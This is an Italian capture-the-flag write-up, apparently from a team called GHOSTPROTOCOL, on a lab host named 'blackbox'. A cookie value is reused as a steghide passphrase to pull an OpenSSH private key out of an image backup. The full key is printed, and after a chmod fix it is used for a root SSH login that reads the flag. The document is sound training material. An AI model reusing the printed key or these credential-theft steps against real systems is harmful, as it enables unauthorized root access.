Nel pannello Storage del browser sono visibili due cookie associati all'host, tra cui uno denominato wand, persistente fino al 19 Novembre 2025. Le proprietà del cookie indicano che non è marcato come Secure né HttpOnly, rendendolo potenzialmente intercettabile o manipolabile.

La presenza di cookie su un semplice server HTTP minimale suggerisce test precedenti o eventuali interazioni browser con altri servizi sull'host, ma nel contesto dell'esposizione attuale contribuisce a una superficie di attacco non controllata.




GHOSTPROTOCOL

Execute

Nel pannello Console del browser viene eseguito document.cookie, che restituisce due cookie attivi: PHPSESSID e wand.

Quest'ultimo contiene il valore c2MqVDFsOVN5ezVi, lo stesso identificato nel pannello Storage. Poiché il server Python non genera cookie, il valore indica un'informazione impostata da un precedente servizio web o da un componente integrato.

L'assenza dei flag HttpOnly e Secure rende il cookie leggibile tramite JavaScript, permettendo potenzialmente il suo utilizzo come chiave o passphrase in ulteriori fasi dell'attacco.



Viene utilizzato Steghide per estrarre dati nascosti dal file theta-key.jpg.bk. Il comando steghide extract -sf ... -p c2MqVDFsOVN5ezVi utilizza come passphrase il valore del cookie wand.

L'estrazione ha successo e produce il file id_rsa, indicato come output. Questo conferma che l'immagine conteneva dati steganografati tramite LSB o algoritmo simile, e che il valore del cookie fungeva da chiave di decodifica.

La presenza di una chiave privata SSH nascosta rappresenta un evidente vettore di escalation o pivoting all'interno dell'infrastruttura.

```
┌──(kali㉿kali)-[~]
└─$ steghide extract -sf /home/kali/Desktop/theta-key.jpg.bk -p c2MqVDFsOVN5ezVi
wrote extracted data to "id_rsa".
```

Execute

Lo screenshot mostra il contenuto del file id_rsa, estratto precedentemente dal file steganografato theta-key.jpg.bk.

La chiave è un'OpenSSH Private Key, indicativa di una chiave RSA moderna (formato OpenSSH nuovo).

Il corretto recupero del file conferma la presenza di dati critici nascosti tramite steganografia e dimostra che l'immagine fungeva da vettore per l'esfiltrazione o lo storage clandestino di credenziali SSH ad alto privilegio

```
┌──(kali㉿kali)-[~]
└─$ cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
```

```
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
```

```
-----END OPENSSH PRIVATE KEY-----
```

Il comando ssh -i id_rsa root@192.168.50.8 tenta l'autenticazione tramite la chiave privata estratta.

Il client SSH segnala che i permessi del file id_rsa sono troppo permissivi (0664) e quindi rifiuta di utilizzarlo, come richiesto dalle policy di sicurezza OpenSSH.

Il processo di login continua comunque richiedendo la password dell'utente root, ma la chiave viene ignorata.

L'errore evidenzia che, per essere utilizzata correttamente, la chiave privata deve avere permessi restrittivi (tipicamente 600).

```
┌──(kali㉿kali)-[~]
└─$ ssh -h
unknown option -- h
usage: ssh [-46AaCfGgKkMNnqsTtVvXxYy] [-B bind_interface] [-b bind_address]
           [-c cipher_spec] [-D [bind_address:]port] [-E log_file]
           [-e escape_char] [-F configfile] [-I pkcs11] [-i identity_file]
           [-J destination] [-L address] [-l login_name] [-m mac_spec]
           [-O ctl_cmd] [-o option] [-P tag] [-p port] [-R address]
           [-S ctl_path] [-W host:port] [-w local_tun[:remote_tun]]
           destination [command [argument ...]]
       ssh [-Q query_option]

┌──(kali㉿kali)-[~]
└─$ ssh -i id_rsa root@192.168.50.8
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@         WARNING: UNPROTECTED PRIVATE KEY FILE!          @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Permissions 0664 for 'id_rsa' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "id_rsa": bad permissions
root@192.168.50.8's password:

zsh: suspended  ssh -i id_rsa root@192.168.50.8
```

GHOSTPROTOCOL

Execute

Viene applicato il comando chmod 600 id_rsa per restringere i permessi della chiave privata.

Questo step è necessario perché OpenSSH rifiuta qualsiasi chiave con permessi più permissivi (ad esempio 0644 o 0664), in quanto la chiave deve essere leggibile solo dal proprietario.

Impostando i permessi a 600, la chiave diventa utilizzabile come credenziale SSH valida

```
┌──(kali㉿kali)-[~]
└─$ chmod 600 id_rsa
```

Dopo aver corretto i permessi della chiave, il comando ssh -i id_rsa root@192.168.50.8 consente finalmente l'autenticazione automatica come utente root, senza necessità di password.

L'accesso mostra la home dell'utente root, contenente file di configurazione e il file flag.txt.

La lettura del file rivela un output ASCII art seguito dalla flag finale FLAG{la_magia_non_ha_confini}, confermando la completa compromissione del sistema con privilegi massimi.

```
┌──(kali㉿kali)-[~]
└─$ ssh -i id_rsa root@192.168.50.8
Theta fa schifo

Last login: Wed Oct  2 16:05:54 2024 from 192.168.44.34
root@blackbox:~# ls -la
total 52
drwx------  5 root root 4096 Oct  2  2024 .
drwxr-xr-x 21 root root 4096 Oct  2  2024 ..
-rw-------  1 root root  428 Oct  2  2024 .bash_history
-rw-r--r--  1 root root 3106 Oct 15  2021 .bashrc
drwx------  4 root root 4096 Sep 29  2024 .cache
-rw-------  1 root root   20 Sep 30  2024 .lesshst
drwxr-xr-x  3 root root 4096 Jun 29  2024 .local
-rw-------  1 root root 2895 Oct  2  2024 .mysql_history
-rw-r--r--  1 root root  161 Jul  9  2019 .profile
-rw-------  1 root root   12 Sep 29  2024 .python_history
-rw-r--r--  1 root root    0 Jun 29  2024 .selected_editor
drwx------  2 root root 4096 Sep 24  2024 .ssh
-rw-r--r--  1 root root    0 Jun 29  2024 .sudo_as_admin_successful
-rw-r--r--  1 root root  292 Sep 29  2024 .wget-hsts
-rw-r--r--  1 root root 2748 Sep 24  2024 flag.txt
root@blackbox:~# cat flag.txt
```

```
FLAG{la_magia_non_ha_confini}
root@blackbox:~#
```

GHOSTPROTOCOL

Thank You

We Guard You!